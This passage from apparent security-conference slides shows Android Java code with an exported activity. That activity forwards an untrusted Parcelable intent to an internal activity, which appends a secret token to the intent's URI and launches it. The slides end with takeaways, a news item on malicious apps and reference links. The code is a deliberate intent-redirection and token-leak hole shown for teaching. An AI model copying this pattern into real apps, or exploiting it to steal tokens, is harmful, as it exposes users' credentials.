    protected MyParcelable(Intent intent, String str) { 1 usage  
        this.intent = intent;  
        this.str = str;  
    }  
  
    protected MyParcelable(Parcel in) { 1 usage  
        intent = in.readParcelable(Intent.class.getClassLoader());  
        str = in.readString();  
    }  
}
```



# ActivityA (exported)

```
button.setOnClickListener(view -> {  
    Intent intent2 = new Intent().setClassName(getPackageName(), Activity2.class.getName());  
  
    if (getIntent().hasExtra(name: "notification")) {  
        Parcelable original = getIntent().getParcelableExtra(name: "notification");  
        intent2.putExtra(name: "notification", original);  
    }  
    else {  
        String trustedServer = "https://example.com";  
        Intent intent1 = new Intent(Intent.ACTION_VIEW, Uri.parse(trustedServer));  
        MyParcelable myParcelable = new MyParcelable(intent1, getPackageName());  
        intent2.putExtra(name: "notification", myParcelable);  
    }  
  
    startActivity(intent2);  
});
```



# ActivityB (not exported)

```
if (getIntent().hasExtra(name: "notification")) {  
  
    String token = "userSecretToken";  
  
    MyParcelable notification = getIntent().getParcelableExtra(name: "notification");  
    Intent intent = notification.getIntent();  
  
    Uri authServer = intent.getData();  
    intent.setData(authServer.buildUpon().appendQueryParameter("token", token).build());  
  
    startActivity(intent);  
  
}
```

# Takeaways

- ❑ Multiple exploitation techniques
- ❑ Misuse is widespread
- ❑ The perceived safety of needing another app is misleading!


## Google Bans 158,000 Malicious Android App Developer Accounts in 2024

📅 Jan 31, 2025    👤 Ravie Lakshmanan

Mobile Security / Cybercrime

Google said it blocked over 2.36 million policy-violating Android apps from being published to the Google Play app marketplace in 2024 and banned more than 158,000 bad developer accounts that attempted to publish such harmful apps.

<https://thehackernews.com/2025/01/google-bans-158000-malicious-android.html>



# Q&A



<https://i.blackhat.com/EU-24/Presentations/EU-24-Valsamaras-My-other-classloader.pdf>



<https://github.com/Ch0pin/medusa>

